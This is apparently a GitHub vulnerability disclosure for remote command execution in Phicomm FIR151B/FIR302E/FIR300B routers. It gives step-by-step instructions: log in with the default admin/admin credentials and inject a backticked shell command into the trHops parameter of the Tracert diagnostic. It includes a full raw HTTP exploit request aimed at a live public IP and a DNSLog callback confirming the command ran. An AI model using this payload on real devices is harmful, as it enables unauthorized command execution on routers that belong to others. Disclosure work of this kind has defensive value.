

main

...

## Phicomm\_Router / Tracert\_2.md



SLoSnow9879 Update Tracert\_2.md

History


1 contributor

16 lines (10 sloc) | 921 Bytes

...

The FIR151B A2, FIR302E A2, FIR300B A2 and so on routers has remote command execution

1. Login feixun FIR151B A2 router by default password admin /admin
2. Find the system tool → system diagnosis → Tracert → IP address / domain name. There is remote command execution at Tracert



3. Enter the website IP at the IP address / domain name, for example: 8.8.8.8
4. Click Start diagnosis

5. Use burpsuite intercept and change trHops argument to 20`ping -c 3 abcdef.r4y19h.dnslog.cn`, forward this request

PrettyRawInActions

```
1 POST /management.cgi HTTP/1.1
2 Host: 82.76.164.145:30005
3 Content-Length: 102
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://82.76.164.145:30005
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://82.76.164.145:30005/sysDiag.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 action_mode=apply&next_page=sysDiag.html&current_page=sysDiag.html&doType=1&pingAddr=8.8.8.8&trHops=20`ping -c 3 abcdef.r4y19h.dnslog.cn`
```

6. See the dnslog results, The command has been executed successfully

DNSLog.cn

Get SubDomain Refresh Record

r4y19h.dnslog.cn

DNS Query Record	IP Address	Created Time
abcdef.r4y19h.dnslog.cn	82.76.252.74	2022-07-26 12:42:08
abcdef.r4y19h.dnslog.cn	82.76.252.74	2022-07-26 12:42:08